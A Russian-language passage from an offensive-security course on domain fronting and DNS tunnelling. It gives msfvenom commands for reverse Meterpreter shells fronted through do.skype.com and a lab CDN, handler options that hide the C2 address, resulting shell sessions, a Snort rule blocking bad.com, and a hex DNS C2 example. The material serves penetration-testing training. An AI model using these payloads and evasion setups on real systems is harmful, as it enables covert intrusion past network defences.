


Рисунок 155: Альтернативные доменные имена сертификата

Мы также можем просмотреть детали SAN в этом пакете. Вкратце, фронтинг домена отлично работает и через HTTP, и через HTTPS. Это означает, что если целевая среда не использует HTTPS-инспекцию, наш HTTPS-трафик не только будет скрыт, но и будет выглядеть направленным к `do.skype.com`. Поскольку многие организации используют Skype для встреч, такой трафик не будет выделяться и будет считаться легитимным. Это позволяет одним приемом обойти доменные, прокси- и IDS-фильтры.

Последнее, что нужно проверить, - корректно ли работает обратная оболочка. Мы используем HTTP, чтобы можно было проверить содержимое трафика и убедиться, что соединение устанавливается как задумано.

Сначала создадим полезную нагрузку обратной оболочки. Единственное дополнительное поле, которое нужно задать, - `HttpHostHeader`; оно установит HTTP-заголовок `Host`.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_http LHOST=do.skype.com LPORT=80
    HttpHostHeader=offensive-security.azureedge.net -f exe > http-df.exe
```

Листинг 413 - Создание обратной HTTP-оболочки Meterpreter с параметром HttpHostHeader

Далее нужно настроить слушатель на нашей виртуальной машине, размещающей `meterpreter.info`.

Когда используется поэтапная полезная нагрузка, для слушателя нужно настроить несколько дополнительных параметров. Первый этап установит адрес для второго этапа на основе фактического IP-адреса и порта слушателя. Для нас это не подойдет, потому что он подключится напрямую к реальному IP. Поскольку мы, очевидно, хотим скрыть взаимодействие с этим IP, нужно убедиться, что второй этап тоже подключается к `do.skype.com`.

Для этого нужно настроить расширенные параметры слушателя. Нужно установить параметр `OverrideLHOST` на наш домен, а также установить `OverrideRequestHost` в `true`. Можно изменить прослушиваемый порт через параметр `OverrideLPORT`, но для этого примера это не требуется. После настройки запустим слушатель через `run -j`, что запустит слушатель как фоновую задачу.

```
msf5 exploit(multi/handler) > set LHOST do.skype.com

msf5 exploit(multi/handler) > set OverrideLHOST do.skype.com

msf5 exploit(multi/handler) > set OverrideRequestHost true

msf5 exploit(multi/handler) > set HttpHostHeader offensive-security.azureedge.net

msf5 exploit(multi/handler) > run -j
...

[-] Handler failed to bind to 152.199.19.161:80
[*] Started HTTP reverse handler on http://0.0.0.0:80
```

Листинг 414 - Настройка слушателя обратной HTTP-оболочки Meterpreter

Metasploit покажет ошибку, что ему не удалось привязаться к `152.199.19.161`, потому что это адрес исходного домена (`do.skype.com`), который не размещен на нашей машине. Однако Metasploit выполнит переключение при сбое и привяжется ко всем локальным интерфейсам.

Перед выполнением полезной нагрузки запустим Wireshark, чтобы изучить детали трафика. Наконец, выполним полезную нагрузку.

```
msf5 exploit(multi/handler) >
[*] http://do.skype.com:80 handling request from 152.195.142.158; (UUID: mbgovmvr) Staging python payload (
    53985 bytes) ...
[*] Meterpreter session 3 opened (138.68.99.177:80 -> 152.195.142.158:54524)

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: offsec
```

Листинг 415 - Обратная HTTP-оболочка Meterpreter с фронтингом домена

Очень хорошо. Наша оболочка, похоже, работает идеально. Изучим трафик в Wireshark, чтобы убедиться, что соединение сработало как ожидалось.




Рисунок 156: HTTP-фронтинг домена с do.skype.com

По TCP-пакетам видно, что оболочка подключилась к `152.199.19.161`, IP-адресу `do.skype.com`. Посмотрим заголовки запроса `Host` через `Follow TCP Stream`.

```
GET /iV_sXy46Cw_ngPKUuXPtKgkYj_dybs5n9BpFz_8RlR-jACg4l0QehMGXFgIMAJesaZMOCXM/ HTTP/1.1
Accept-Encoding: identity
Host: offensive-security.azureedge.net
Content-Type: application/octet-stream
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: application/octet-stream
Date: Wed, 24 Jun 2020 08:11:40 GMT
Expires: Wed, 24 Jun 2020 08:11:39 GMT
Server: Apache
Content-Length: 0
Connection: close
```

Рисунок 157: HTTP-фронтинг домена с do.skype.com

HTTP-заголовки `Host` также установлены в `offensive-security-azureedge.net`. Это подтверждает, что наша обратная оболочка сработала через фронтинг домена. Отлично!

В этом разделе мы продемонстрировали сценарий фронтинга домена в Azure. Мы настроили CDN, сконфигурировали оболочку Meterpreter с дополнительными параметрами для работы с фронтингом домена и проанализировали пакеты, чтобы увидеть и подтвердить, что настройка фронтинга работает как ожидалось. Хотя это реальный сценарий, который нельзя повторить в лаборатории, в следующем разделе мы покажем упрощенную настройку, которая позволит отработать эти концепции.

#### 9.6.1.1 Упражнение

1. Используйте `FindFrontableDomains`, чтобы найти дополнительные домены, пригодные для фронтинга домена.

### 9.6.1.2 Дополнительное задание

Censys - это поисковая система, похожая на Shodan: она ищет устройства, подключенные к Интернету, по отпечаткам, например типу веб-сервера, деталям сертификата и т. д. Используйте эту службу, чтобы найти сайты Azure, пригодные для фронтинга домена. Следующее руководство[66] покажет необходимые шаги.

## 9.6.2 Фронтинг домена в лаборатории

В этом упражнении мы отработаем фронтинг домена в лабораторной среде. Наша цель - использовать доверенный домен `good.com`, чтобы добраться до иначе заблокированного домена `bad.com`. Имя хоста CDN будет `cdn123.offseccdn.com`, которое будет указывать на IP-адрес `bad.com`. Поскольку в лаборатории нет подключения к Интернету, мы эмулируем эту среду и опишем настройку. На рисунке 158 ниже показана схема лаборатории.




Рисунок 158: Лабораторная схема фронтинга домена

DNS-сервер (`dnsmasq`[67]) работает на машине Ubuntu, где также работает Snort. Мы также используем веб-сервер NGINX, который будет имитировать сеть CDN. Чтобы использовать `dnsmasq` для разрешения имён, нужно настроить сопоставление IP-адресов и доменов в файле `/etc/hosts`. Наша конфигурация показана в листинге 416.

```
127.0.0.1       localhost
127.0.1.1       ips
172.16.51.21    good.com
192.168.119.120 bad.com
172.16.51.21    cdn123.offseccdn.com
```

Листинг 416 - Файл /etc/hosts

Нужно обновить запись для `bad.com`, чтобы она указывала на нашу Kali-машину. В этом примере `good.com` считается безопасным для клиентского доступа. Домен `bad.com` заблокирован Snort, который будет отбрасывать все DNS-запросы с помощью следующего правила Snort:

```
drop udp any any -> any 53 (msg:"VIRUS DNS query for malicious bad.com domain"; content:"|01|"; offset:2;
    depth:1; content:"|00 01 00 00 00 00 00|"; distance:1; within:7; content:"|03|bad|03|com"; fast_pattern;
    classtype:bad-unknown; sid:2013482; rev:4;)
```

Листинг 417 - Правило Snort для блокировки домена bad.com

В этом правиле есть несколько параметров, важных для нас. Секция `drop udp any any -> any 53` указывает, что UDP-трафик от любого исходного IP и любого порта к любому IP на порт 53, который обычно используется DNS, будет отброшен при совпадении правила. Кроме того, само правило содержит ряд параметров, используемых для определения совпадений.

Параметр `msg` содержит сообщение, которое Snort вернёт при обнаружении совпадения правила. Хотя большинство остальных параметров в правиле из листинга 417 не особенно важны для этого примера, нам важен `content`. В нашем случае `content:"|03|bad|03|com"` указывает доменное имя `bad.com`. Значение `03` задаёт длину следующей строки. Это значение устанавливается для каждой части FQDN. В качестве другого примера, если бы мы хотели сопоставить `google.com`, использовали бы `content:"|06|google|03|com"`.

Можно протестировать эту настройку с Windows-машины, попробовав открыть `bad.com` в браузере, где произойдёт тайм-аут, или сделав поиск домена через `nslookup`. Также можно выполнить поиск домена `good.com`, чтобы подтвердить, что DNS-сервер работает.

```
C:\Users\offsec> nslookup bad.com
Server:  good.com
Address:  172.16.51.21

*** good.com can't find bad.com: No response from server

C:\Users\offsec> nslookup good.com
Server:  good.com
Address:  172.16.51.21

Name:    good.com
Address:  172.16.51.21
```

Листинг 418 - Проверка DNS-запросов good.com и bad.com

Поскольку сервер NGINX также отдаёт содержимое для `good.com`, который в нашем примере является безопасным доменом, трафик к нему будет разрешён. Проверить компонент веб-сервера можно, открыв `good.com` из виртуальной машины Windows.




Рисунок 159: good.com обслуживается

Наконец, `cdn123.offseccdn.com` представляет конечную точку CDN, которая отдает содержимое для `bad.com`. Чтобы представить CDN-сеть, мы настроили NGINX как обратный прокси для этого домена, чтобы он пересылал все запросы к домену `bad.com`. Конфигурационный файл, связанный с этим доменом, находится на Ubuntu-машине в `/etc/nginx/sites-available/cdn123.offseccdn.com`:

```
server {
  listen 443 ssl;
  server_name cdn123.offseccdn.com;
  ssl_certificate     cdn.crt;
  ssl_certificate_key cdn.key;

  location / {
         proxy_pass https://bad.com
         proxy_ssl_verify off;
  }
}
```

Листинг 419 - Конфигурация NGINX для cdn123.offseccdn.com

Домен настроен с параметром `proxy_pass`. Поскольку мы используем самоподписанные сертификаты, также нужно установить `proxy_ssl_verify` в `off`.

Повторим общую идею: мы подключаемся к доверенному домену `good.com` и используем домен `cdn123.offseccdn.com` в HTTP-заголовке `Host`, чтобы получить доступ к домену `bad.com`. Поскольку оба домена обслуживаются с одной машины, запрос будет перенаправлен на нашу машину Kali.

На машине Kali создадим обратную HTTPS-оболочку Meterpreter, где зададим `good.com` как `LHOST`, а `cdn123.offseccdn.com` как `HttpHostHeader`. Также настроим слушатель для обработки этой оболочки. Обратите внимание: здесь мы используем полезную нагрузку без этапов (stageless), поэтому не нужно настраивать опции `OverrideLHOST` и `OverrideRequestHost`, которые обсуждались в предыдущем разделе.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter_reverse_https HttpHostHeader=cdn123.offseccdn.com LHOST=good.
    com LPORT=443 -f exe > https-df.exe
```

Листинг 420 - Создание обратной HTTPS-оболочки с msfvenom

Далее перенесём полезную нагрузку на жертву и запустим захват Wireshark, чтобы позже проверить трафик. Наконец, запустим полезную нагрузку.

```
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 206.124.122.115:443
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] https://good.com:443 handling request from 192.168.120.21; (UUID: gklf4zr8) Redirecting stageless
    connection from /565XLYsZVn16GXsbJTPhXw-
    b83vlJF9C3018Kx2Qna04Mu7jN6LpH91I1kkDAww9cJHGlKu3zibA2e9ULmJ68e1ppmobSzbgMDuK2UIensZ3_C-LWScAH3a5lve with
    UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://good.com:443 handling request from 192.168.120.21; (UUID: gklf4zr8) Attaching orphaned/stageless
    session...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.21:48490)

meterpreter >
```

Листинг 421 - Получение обратной HTTP-оболочки с фронтингом домена

Если всё настроено корректно, у нас должна быть рабочая обратная оболочка. Изучим трафик в Wireshark. Можно применить фильтр трафика, чтобы исключить весь RDP-трафик между Kali-машиной и виртуальной машиной Windows:

```
!(tcp.port == 3389)
```

Листинг 422 - Фильтр трафика Wireshark для исключения RDP

Далее изучим DNS-запрос:




Рисунок 160: DNS-запрос к good.com

Рисунок 160 показывает правильный IP для `good.com`. Далее нужно подтвердить, что клиент запросил правильный сертификат; это можно найти в пакете `TLS Client Hello`, в поле SNI.




Рисунок 161: TLS Client SNI к good.com

Клиент действительно корректно установил поле SNI, чтобы запросить сертификат от `good.com`. Наконец, проверим пакет `TLS Server Hello` на сертификат:




Рисунок 162: TLS Server отвечает сертификатом good.com

В этом случае сервер Ubuntu NGINX ответил сертификатом `good.com`. Остальной трафик зашифрован, но поскольку мы получили оболочку Meterpreter, можно подтвердить, что все работает корректно. Очень хорошо.

В этом разделе мы выполнили фронтинг домена в лаборатории. Мы нацелили трафик на домен `good.com`, размещенный на том же сервере, что и `cdn123.offseccdn.com`. Поскольку второй домен перенаправлял на нашу Kali-машину, мы полностью скрыли цель нашего трафика. Хотя CDN в реальном мире работают иначе, влияние и видимость трафика остаются такими же.

#### 9.6.2.1 Упражнения

1. Повторите шаги выше, чтобы выполнить атаку фронтинга домена в лаборатории.
2. Выполните ту же атаку для HTTP и изучите HTTP-пакеты на предмет корректной информации в заголовке `Host`. Эта конфигурация NGINX доступна на сервере:

```
offsec@ubuntu:/etc/nginx/sites-available$ cat exercise.offseccdn.com

server {
  listen 80;
  server_name exercise.offseccdn.com;

  location / {
         proxy_pass http://bad.com
  }
}
```

Листинг 423 - Конфигурация сервера nginx для упражнения

#### 9.6.2.2 Дополнительное задание

Выполните фронтинг домена с PS Empire.

## 9.7 DNS-туннелирование

DNS-туннелирование - распространённая техника для обхода прокси, IPS и фильтров межсетевого экрана. У этой техники есть ограничения, и она относительно медленная из-за ограниченного объёма данных, который можно передать в одном DNS-пакете. Однако поскольку DNS-запросы обычно разрешены даже в очень ограничительных средах, DNS-туннелирование может быть отличной техникой для выхода наружу.

В следующем разделе мы обсудим, как работает эта техника, а затем выполним DNS-туннелирование с `dnscat2`.[68]

### 9.7.1 Как работает DNS-туннелирование

Чтобы установить взаимодействие между двумя хостами с использованием DNS-трафика, нужно контролировать обе стороны взаимодействия: клиент, который делает запросы, и DNS-сервер. Это означает, что для получения DNS-запросов, сгенерированных клиентом, нужно зарегистрировать наш DNS-сервер как авторитетный сервер для заданного целевого домена, то есть назначить NS-запись нашему домену.

Обычно это значит, что нужно купить домен и в его конфигурации установить NS-запись на наш сервер DNS-туннелирования. Из-за этого DNS-сервер будет пересылать все запросы поддоменов на наш сервер.

Когда инфраструктура готова, мы можем организовать взаимодействие между хостами, инкапсулируя вредоносные данные в легитимные DNS-пакеты. Со стороны клиента можно инкапсулировать данные в поле имени, содержащее доменное имя. Однако поскольку домен верхнего уровня фиксирован, данные можно инкапсулировать только как поддомены. Они могут быть длиной до 63 символов, но общая длина домена не может превышать 253 символа.[69]

Со стороны сервера гибкости гораздо больше: можно возвращать данные в разных полях в зависимости от запрошенного типа записи. Запись `A` может содержать только IPv4-адреса, а значит в ней можно сохранить только четыре байта информации, но записи `TXT` позволяют до 64 КБ.

Однако одна сложность C2-взаимодействия заключается в том, что если мы хотим отправить данные от сервера к клиенту, сервер не может инициировать передачу. Поэтому вредоносные клиентские приложения проектируются так, чтобы непрерывно опрашивать сервер на наличие обновленных данных.

Уточним это простым примером. Представим, что мы хотим создать C2-канал, где сервер может выдавать команды, а клиент возвращает результаты. Клиенты будут непрерывно опрашивать сервер на наличие новых команд, потому что сервер не может инициировать соединения с клиентом. Клиент будет выполнять новые команды и отправлять результаты через новые сообщения запросов. В этих обменах мы обычно кодируем данные в hex, что позволяет передавать пользовательские данные.

Пройдём конкретные шаги в этом примере. Сначала, как показано в листинге 424, клиент будет опрашивать сервер.

```
Query: Request TXT record for "61726574686572656e6577636f6d6d616e6473.ourdomain.com"
```

Листинг 424 - Клиент опрашивает сервер через DNS TXT-запросы

В этом листинге `61726574686572656e6577636f6d6d616e6473` представляет строку `aretherenewcommands`, закодированную в hex. Если выполнять нечего, сервер вернёт пустую TXT-запись. Если есть команды для выполнения, сервер вернёт закодированную в hex строку команды, которую должен выполнить клиент. Например, чтобы указать клиенту выполнить команду `hostname`, сервер вернул бы такое представление в hex:

```
TXT: "686f73746e616d65"
```

Листинг 425 - DNS-сервер отвечает TXT-записью

Затем клиент выполняет команду и захватывает результаты. Чтобы отправить результаты, он сгенерирует новый DNS-запрос, включающий вывод запрошенной команды. В этом случае ответ включал бы имя хоста (`client`), закодированное в hex, в запросе, например `636c69656e74.ourdomain.com`.

В этом случае клиент мог бы безопасно использовать одну запись поиска `A` из-за короткого ответа. Если ответ длиннее, клиент использовал бы несколько DNS-запросов.

Этот пример - лишь демонстрация. Полноценные инструменты туннелирования учитывают разные проблемы, например повторную передачу DNS-запросов (DNS retransmission),[70] когда клиент повторно отправляет запросы, потому что не получил ответ вовремя, или DNS-кэширование,[71] когда клиент кэширует результаты DNS-запросов. Полнофункциональные инструменты потенциально могут туннелировать произвольный TCP/IP-трафик, в отличие от простых данных в нашем примере, а также шифровать данные.

Теперь, когда мы понимаем базовые концепции туннелирования, попробуем это на практике.

### 9.7.2 DNS-туннелирование с dnscat2

`dnscat2`[72] - очень популярная и хорошо известная утилита DNS-туннелирования. Она может туннелировать трафик через несколько DNS-записей, такие как `A`, `TXT` и `NS`. Она также включает встроенную командную оболочку и может туннелировать пользовательский IP-трафик в несколько расположений. Кроме того, можно запускать клиент `dnscat2` со стандартными пользовательскими привилегиями, поскольку он не требует клиентских драйверов.

Чтобы выполнить DNS-туннелирование с `dnscat2`, нужно сделать некоторую настройку на Ubuntu-машине, которая будет выступать основным DNS-сервером лаборатории. Как отмечалось в предыдущем разделе, все запросы поиска поддоменов для конкретного домена должны идти на наш сервер DNS-туннелирования, который выступает авторитетным сервером имен для этого домена.

В лаборатории мы используем простой DNS-сервер `dnsmasq` и настроим его на пересылку запросов. Для этой демонстрации используем `tunnel.com` как пример домена. Следующая диаграмма показывает роли каждого узла в лабораторной DNS-схеме:

